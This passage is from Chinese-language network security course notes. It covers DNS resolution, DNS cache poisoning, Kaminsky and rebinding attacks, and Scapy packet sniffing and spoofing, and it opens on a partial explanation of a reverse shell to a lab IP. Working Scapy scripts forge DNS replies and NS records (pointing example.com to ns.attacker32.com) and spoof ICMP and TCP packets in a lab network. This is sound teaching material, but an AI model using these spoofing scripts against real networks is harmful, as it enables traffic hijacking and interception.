
-i 代表交互式，这意味着shell应该是交互式的。

使shell的输出重定向到TCP连接10.0.2.70的端口9090上。

文件描述符2表示标准错误（stderr）。这种情况下，错误输出将被重定向到stdout，即TCP连接。

## 6. DNS攻击

### 6.1 域名结构




root存有.com, .net...等的顶级域的服务器地址

根服务器、顶级服务器 (.com) 仅负责“指路”到独立注册父域的权威服务器

即example.com,google.com等域名的服务器地址

example.com存有www.example.com,aaa.example.com等子域的服务器地址


aaa.example.com可能还有x.aaa.example.com...直到确定了目标ip地址




`example.com` 作为 “独立注册的域名” 必须有权威服务器，否则它自身无法被解析，更无法存在其子域 `www.example.com`。权威域名服务器就是能够返回最终目标主机ip的服务器。

## 6.2 查询过程

递归查询



迭代查询



命令形式（迭代查询）：

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net
(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.          IN      A

;; AUTHORITY SECTION:
net.                      172800  IN      NS      m.gtld-servers.net.
net.                      172800  IN      NS      l.gtld-servers.net.
net.                      172800  IN      NS      k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net.      172800  IN      A       192.55.83.30
l.gtld-servers.net.      172800  IN      A       192.41.162.30
k.gtld-servers.net.      172800  IN      A       192.52.178.30
```

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net
;; QUESTION SECTION:
;www.example.net.          IN      A

;; AUTHORITY SECTION:
example.net.              172800  IN      NS      a.iana-servers.net.
example.net.              172800  IN      NS      b.iana-servers.net.


;; ADDITIONAL SECTION:
a.iana-servers.net.      172800  IN      A       199.43.132.53
b.iana-servers.net.      172800  IN      A       199.43.133.53
```

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          86400   IN      A       93.184.216.34
```

## 6.3 DNS攻击类型及原理


本地DNS缓存中毒攻击、远程DNS缓存中毒攻击、恶意DNS服务器的回复伪造攻击、DNS重绑定攻击



## 6.4 本地DNS缓存中毒攻击

### 6.4.1 直接向用户伪造DNS响应

用户机器发出查询后，会等待响应，并接受它收到的第一个匹配（Transaction ID 和 端口号一致）的响应包。由于攻击者（Attacker）和用户（User）在同一个局域网内，攻击者能够嗅探到请求并迅速发送伪造包。这个伪造包通常比互联网上的真实 DNS 响应到达得更快。一旦用户机器接收了伪造包，就会丢弃随后到达的真实包。



attacker运行：

代码块

```

1 #!/usr/bin/python3
2 from scapy.all import *

```

```

3 import sys
4
5 def spoof_user(pkt):
6     if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode('utf-
8')):# 判断是否为查询example.com的DNS请求
7         ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
8         udp = UDP(dport = pkt[UDP].sport, sport = 53)
9         # 构造ANSWER SECTION
10        Anssec = DNSRR(rrname = pkt[DNS].qd.qname,
11                         type = 'A', #answer类型, 即: 目标ip结果
12                         rdata = '1.2.3.4',
13                         ttl = 111)
14
15        dns = DNS(id = pkt[DNS].id, aa=1, rd=0, qr=1,
16                  qdcount=1, qd = pkt[DNS].qd,
17                  ancount=1, an = Anssec)
18
19        spoofpkt = ip/udp/dns
20        send(spoofpkt)
21
22 f = 'udp and (dst host 10.9.0.53 and dst port 53)'
23 pkt=sniff(iface='br-12c77ce8b78a', filter=f, prn=spoof_user)
24

```

客户机dig [www.example.net](http://www.example.net)，然后收到虚假回复(本来应该收到的正确ip变成了1.2.3.4)

若实际实验中成功没有问题,原因:

1. 缓存忘记清理
2. 真实回复快于虚假回复

## 6.4.2 欺骗 Local DNS 服务器

修改嗅探器的过滤器 (BPF Filter)。我们不再监听用户的请求，而是监听 Local DNS 服务器发出的查询请求以及对应事务ID。当 Local DNS 因缓存缺失向外部查询时，我们的脚本捕获该请求，并伪装成外部权威服务器给Local DNS 发送伪造响应（例如 IP 改为 1.2.3.4）。一旦 Local DNS 接受并缓存了这个假 IP，后续所有用户的查询都会中毒。

### 代码块

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 import sys
4
5 def spoof_dns(pkt):

```

```

6         if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode('utf-
8')):# 判断是否为查询example.com的DNS请求
7             ip = IP (dst = pkt[IP].src, src = pkt[IP].dst)
8             udp = UDP (dport = pkt[UDP].sport, sport = 53)
9             # 构造ANSWER SECTION
10            Anssec = DNSRR( rrname = pkt[DNS].qd.qname,
11                            type = 'A',
12                            rdata = '1.2.3.4',
13                            ttl = 259200)
14
15            dns = DNS( id = pkt[DNS].id, aa=1, rd=0, qr=1,
16                        qdcount=1, qd = pkt[DNS].qd,
17                        ancount=1, an = Anssec)
18
19            spoofpkt = ip/udp/dns
20            send(spoofpkt)
21
22    f = 'udp and (src host 10.9.0.53 and dst port 53)'#注意这里从dst变为了src
23    pkt=sniff(iface='br-12c77ce8b78a', filter=f, prn=spoof_dns)
24

```

查看服务器缓存文件验证结果

### 6.4.3 伪造 NS 记录

`example.com` 本身是一个**独立的域名（二级域名）**，而 `www.example.com` 是它的**子域名**——两者是“父域名”和“子域名”的关系，`example.com` 自身完全可以作为一个独立的域名存在。

NS 记录 用于指定某个域名由哪些 DNS 服务器进行解析。它并不直接告诉客户端 IP 地址，而是告诉客户端：“关于这个域名及其子域名的所有信息，请去问这几台服务器。”

将攻击面从一个hostname:`www.example.com`子域扩大到整个`example.com`域

修改Authority Section部分，告知local DNS:`example.com`域的权威服务器是`ns.attacker32.com`，DNS 解析是“从父域到子域”的层级继承：当本地 DNS 要查询 `www.example.com` 时，会先查询 `example.com` 的权威域名服务器，因此会影响`example.com`的所有子域

代码块

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 import sys
4

```

```

5  def spoof_dns(pkt):
6      if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-
8')):# 判断是否为查询example.com的DNS请求
7          ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
8          udp = UDP(dport = pkt[UDP].sport, sport = 53)
9          # 构造ANSWER SECTION
10         Anssec = DNSRR(rrname = pkt[DNS].qd.qname,
11                         type = 'A',
12                         rdata = '1.2.3.4',
13                         ttl = 259200)
14         # 构造nameserver服务器相关信息
15         NSsec = DNSRR(rrname = 'example.com',
16                         type = 'NS',
17                         rdata = 'ns.attacker32.com',
18                         ttl = 259200)
19
20         dns = DNS(id = pkt[DNS].id, aa=1, rd=0, qr=1,
21                     qdcount=1, qd = pkt[DNS].qd,
22                     an = Anssec,
23                     nscount=1, ns = NSsec)
24
25         spoofpkt = ip/udp/dns
26         send(spoofpkt)
27
28 f = 'udp and (src host 10.9.0.53 and dst port 53)'
29 pkt=sniff(iface='br-12c77ce8b78a', filter=f, prn=spoof_dns)
30

```

#### 6.4.4 伪造另一个域的 NS 记录

思考[ns.attacker32.com](#)能否也被作用为[google.com](#)的权威域名

发现是失败的

这是因为现代 DNS 服务器（如 BIND）实现了 Bailiwick Rule (管辖区规则)。当 Local DNS 请求解析 [example.com](#) 时，它只接受与 [example.com](#) 及其子域相关的信息更新。[google.com](#) 显然不属于 [example.com](#) 的管辖范围 (Out-of-Bailiwick)。DNS 服务器判定这条信息是不可信的（可能是恶意投毒），因此将其丢弃。这保护了无关域名不被随意的 DNS 响应所劫持。

#### 6.4.5 在附加部分伪造记录

在 DNS reply 中，还有一个 Additional Section，在实践中，它主要用于为某些 hostname 提供 IP 地址，特别是那些出现在 Authority section 中的 hostname。

## 实验目标：测试 Additional Section 中的哪些记录会被缓存

### 代码块

```
1  #!/usr/bin/python3
2  from scapy.all import *
3  import sys
4
5  def spoof_dns(pkt):
6      if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-
8')):# 判断是否为查询example.com的DNS请求
7          ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
8          udp = UDP(dport = pkt[UDP].sport, sport = 53)
9          # 构造ANSWER SECTION
10         Anssec = DNSRR(rrname = pkt[DNS].qd.qname,
11                         type = 'A',
12                         rdata = '1.2.3.50',
13                         ttl = 259200)
14         # 构造nameserver服务器相关信息
15         NSsec = DNSRR(rrname = 'example.com',
16                         type = 'NS',
17                         rdata = 'ns.attacker32.com',
18                         ttl = 259200)
19         NSsec1 = DNSRR(rrname = 'example.com',
20                         type = 'NS',
21                         rdata = 'ns.example.com',
22                         ttl = 259200)
23         Addsec1 = DNSRR(rrname = 'ns.attacker32.com',
24                         type = 'A',
25                         rdata = '1.2.3.4',
26                         ttl = 259200)
27         Addsec2 = DNSRR(rrname = 'ns.example.net',
28                         type = 'A',
29                         rdata = '5.6.7.8',
30                         ttl = 259200)
31         Addsec3 = DNSRR(rrname = 'ns.facebook.com',
32                         type = 'A',
33                         rdata = '3.4.5.6',
34                         ttl = 259200)
35         dns = DNS(id = pkt[DNS].id, aa=1, rd=0, qr=1,
36                     qdcount=1, qd = pkt[DNS].qd,
37                     ancount=1, an = Anssec,
38                     nscount=2, ns = NSsec1/NSsec,
39                     arcount=3, ar = Addsec1/Addsec2/Addsec3)
40
41         spoofpkt = ip/udp/dns
42         send(spoofpkt)
```

```

43
44 #f = 'udp and (src host 10.9.0.53 and dst port 53)'
45 f = 'udp and dst port 53'
46 pkt=sniff(iface='br-12c77ce8b78a', filter=f, prn=spoof_dns)
47

```

记录类型	域名内容	对应变量	是否被缓存	原因简述
Answer	<a href="#">example.com</a> (A)	Anssec	是(√)	直接响应原始查询，属于管辖范围内。
Authority	<a href="#">example.com</a> (NS)	NSsec/1	是(√)	定义了该域名的授权服务器。
Additional	<a href="#">ns.attacker32.com</a> (A)	Addsec1	是(√)	作为 NSsec 的胶水记录 (Glue Record)。
Additional	<a href="#">ns.example.net</a> (A)	Addsec2	否(✗)	跨域 (Out-of-Bailiwick)。
Additional	<a href="#">www.facebook.com</a> (A)	Addsec3	否(✗)	跨域 (Out-of-Bailiwick)，明显的注入企图。

## 额外调试——来自恶意DNS服务器的回复伪造攻击

DNS 数据部分	记录内容	缓存结果	核心原因 (原理)
ANSWER SECTION	<a href="#">example.com</a> -> 1.2.3.50	成功(√)	直接应答：符合查询请求。
AUTHORITY SECTION	<a href="#">example.com</a> -> NS <a href="#">ns.facebook.com</a>	成功(√)	授权合法：允许将 NS 指向外部域。
ADDITIONAL SECTION	<a href="#">ns.facebook.com</a> -> 3.4.5.6	失败(✗)	非必要性： <a href="#">facebook.com</a> 是外部域，解析器会自主递归查询官方 IP，不信任附加段数据。

DNS 数据部分	记录内容	缓存结果	核心原因 (原理)
ANSWER SECTION	<a href="#">example.com</a> -> 1.2.3.50	成功 (✓)	直接应答。
AUTHORITY SECTION	<a href="#">example.com</a> -> NS <a href="#">www.facebook.com</a>	成功 (✓)	虽然 www 通常非专用 NS，但语法上允许。
ADDITIONAL SECTION	<a href="#">www.facebook.com</a> -> 3.4.5.6	失败 (✗)	越权 + 非必要： 同上。解析器认为 <a href="#">facebook.com</a> 的事不归 <a href="#">example.com</a> 管。

### Bailiwick (管辖权) 规则：

- 解析器只接受与当前查询域名（或其子域）相关的记录。
- 失败点：在 [example.com](#) 的响应包里塞进 [facebook.com](#) 的 A 记录。

### 胶水记录 (Glue Record) 的必要性：

- In-domain (域内)：如果 NS 是 [ns.example.com](#)，必须给 IP，否则死循环。 (会缓存)
- Out-of-domain (域外)：如果 NS 是 [ns.facebook.com](#)，解析器可以自己去查。 (不会缓存)

## 6.5 远程DNS缓存中毒攻击


攻击者将无法嗅探，无法获得数据包的信息。所以较于Local DNS Attack，本次实验的难度主要是由于 DNS reply 数据包中的事务ID必须与query数据包中的ID匹配。由于query中的事务ID通常是随机生成的，在无法查看数据包的情况下，攻击者不容易获得正确的ID。 (需要猜测查询主机的端口号和事务ID)

但是，攻击者可以通过猜测的方式来获得正确的事务ID，毕竟ID的大小只有16位，只要攻击者在攻击窗口发送几百个数据包，只需要几次尝试就可以成功。

然而，上述假设的攻击没有考虑到cache。事实上，如果攻击者没有足够的运气在合法的response抵达之前做出正确的猜测，那么正确的信息将会被DNS服务器缓存一段时间。cache机制使得攻击者无法伪造关于同一hostname的另一个响应，因为在cache超时之前，本地DNS服务器不会再发送此hostname的另一个DNS query，这意味着攻击者必须等待cache超时。

因此引入凯明斯基攻击：

原理：不直接攻击目标域名，而是攻击目标域名的“随机子域”，并利用Authority Section夺取整个域的控制权。



同时向local DNS大量发送上述伪造包和大量查询，一旦有一个伪造包与查询相匹配，攻击就成功了。

## 6.6 DNS重绑定攻击

DNS重绑定攻击（DNS Rebinding Attack）是一种旨在绕过浏览器同源策略（Same-Origin Policy, SOP）的攻击方式。通过这种技术，攻击者可以利用受害者的浏览器作为“跳板”，访问并操作受害者内网环境中的私有服务（如路由器设置、内网数据库、IoT设备等）。

### 攻击步骤详解

- 准备阶段：** 攻击者注册一个域名（如 `evil.com`），并配置一台受控的权威 DNS 服务器。
- 诱导访问：** 受害者访问了攻击者的恶意网页 `http://evil.com`。
- 第一次 DNS 解析：**
  - 浏览器查询 `evil.com` 的 IP。
  - 恶意 DNS 服务器返回攻击者真实服务器的公网 IP，并设置一个极短的生存时间（TTL），例如 0 或 1 秒。
- 脚本加载：** 受害者的浏览器加载了来自 `evil.com` 的恶意 JavaScript 代码。
- DNS 缓存过期：** 由于 TTL 极短，浏览器或操作系统的 DNS 缓存很快失效。
- 第二次 DNS 解析（重绑定发生）：**
  - 恶意脚本在页面停留几秒后，发起第二个请求（例如请求 `/admin`）。
  - 浏览器发现缓存失效，再次查询 `evil.com`。
  - 此时，恶意 DNS 服务器返回一个内网 IP（例如 `192.168.1.1` 或 `127.0.0.1`）。
- 实施攻击：**

- 浏览器认为 `evil.com` 依然是原来的源（因为域名没变），于是允许脚本发送请求。
- 请求实际上被发往了受害者的**本地路由器或内网服务**。攻击者可以借此窃取数据或执行敏感操作。

## 6.7 防范措施

### DNSSEC

来自DNSSEC保护区的所有答案都经过数字签名。通过检查数字签名，DNS解析器能够检查信息是否真实。

### 使用TLS/SSL

在使用DNS协议获取域名（`www.example.Net`）的IP地址后，计算机将询问IP地址的所有者（服务器）是否为`www.example.net`。服务器必须提供由受信任实体签名的公钥证书，并证明它知道与 `www.example.net` 关联的相应私钥（即它是证书的所有者）。（HTTPS构建在TLS/SSL之上）。

- 比较DNSSEC与TLS/SSL
  - DNSSEC和TLS/SSL都基于**公钥技术**，但它们的信任链不同。
  - DNSSEC使用DNS区域层次结构提供信任链，因此父区域中的名称服务器为子区域中的名称服务器提供担保。
  - TLS/SSL依赖于公钥基础设施，该基础设施包含为其他计算机提供担保的**证书颁发机构**。

## 7. lab9 包嗅探与欺骗攻击（只考python部分）

### 7.1 使用 Scapy 嗅探

#### 代码块

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  def print_pkt(pkt):
5      pkt.show()
6
7  pkt = sniff(iface='br-c9373e9f913', filter='icmp', prn=print_pkt)
8
```

br-c9373e9f913为局域网的网络接口

Prn 指定一个回调函数，对每一个捕获到的符合过滤规则的数据包进行处理

目标机分别以“root”权限和“用户”权限运行上述代码

使用ping命令向目标机发送ICMP包

root权限：成功接收到ICMP数据包，并且打印出了数据包头的详细信息

用户权限：permission error

原因：在大多数情况下，嗅探网络流量需要系统的网络权限，而这通常需要root权限。这是因为嗅探网络流量可能涉及到**底层的网络接口和数据包操作**，这些需要更高的权限。

## 7.2 设置过滤器

代码块

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3  def print_pkt(pkt):
4      #   pkt.show()
5      print(pkt.summary())
6
7  pkt=sniff(iface='br-12c77ce8b78a',
8  filter='tcp and src host 12.12.12.12 and dst port 23',
9  prn=print_pkt)
```

```
filter='tcp and src net 12.12.12.12 and dst port 23'
```

## 7.3 伪造ICMP包

代码块

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip_pak = IP()
5  ip_pak.src = "5.6.7.8"  # 随便填写一个伪造的源IP，运行该代码的机器IP为10.9.0.1
6  ip_pak.dst = "10.9.0.6"
7  ip_pak.ttl = 111        #0-255
8
9  tcp_pak = TCP()
10 tcp_pak.dport = 23
11
12 send(ip_pak / tcp_pak)
```

发送后目标主机收到的是看起来来自5.6.7.8的包而非10.9.0.1。

## 7.4 Traceroute的实现

向目的地发送一个IP数据包（可以是任何类型），将它的生存时间（TTL）字段设置为1。这个包将在第一个路由器处被丢弃，并返回一个ICMP错误消息，告诉我们生存时间已经超时。这就是我们获得第一个路由器的IP地址的方式。

然后我们将TTL字段增加到2，再次发送数据包，这次这个包可以到达第二个路由器，才会被丢弃，我们因此可以获取第二个路由器的IP地址。

我们将重复此过程直到最终我们的包到达目的地。

### 代码块

```

1  a = IP()
2  a.dst = '1.2.3.4'
3  a.ttl = 3
4  b = ICMP()
5  send(a/b)

```

## 7.5 窃听和伪造结合

实现一个Sniffing and-then Spoofing程序。

这个程序监控局域网中的数据包，一旦发现有ICMP echo request的数据包，无论目标IP地址是多少，都要立刻发送一个echo reply至源主机。

### 代码块

```

1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  def packet_callback(packet):
5      # Check for ICMP Echo Request (type 8)
6      if packet.haslayer(ICMP) and packet[ICMP].type == 8:
7          src_ip = packet[IP].src
8          dst_ip = packet[IP].dst
9          print(f'Received ICMP Echo Request from {src_ip}')
10
11         # 构建 ICMP Echo Reply 数据包
12         reply = IP(src=dst_ip, dst=src_ip, ttl=111)
13             / ICMP(type=0, id=packet[ICMP].id, seq=packet[ICMP].seq)
14             / packet[Raw].load
15

```

```
16      # 发送 ICMP Echo Reply 数据包
17      send(reply)
18      print(f"Sent ICMP Echo Reply to {src_ip}")
19
20  pkt = sniff(iface='br-12c77ce8b78a', filter='icmp', prn=packet_callback)
21
```

让局域网中的一个客户机hostA分别:

ping 1.2.3.4 (互联网中不存在的主机)

hostA能接收到响应包

仅攻击者发送回复，能ping通

ping 10.9.0.99 (局域网中不存在的主机)

unreachable, hostA向局域网内的主机发包不会经过网关，因此攻击机不会收到ICMP包，也就不会返回欺骗包。由于hostA找不到10.9.0.99的MAC地址，导致包不可达。

ping 8.8.8.8 (互联网中存在的主机)

8.8.8.8 实际存在，其服务器会发送回复，而攻击者主机也会发送回复。这两个回复重复了，所以能pnig通但会有 DUP 冗余标志。

## 8. lab10

## 9. lab11 (见6.4, 6.5)

# lec7 熔断与幽灵攻击 (lab12)

## 1. 通过 CPU 缓存读取数据

代码块

```
1  #include <emmintrin.h>
2  #include <x86intrin.h>
3  #include <stdlib.h>
4  #include <stdio.h>
5  #include <stdint.h>
6
7  uint8_t array[10*4096];
8
9  int main(int argc, const char **argv) {
```

```

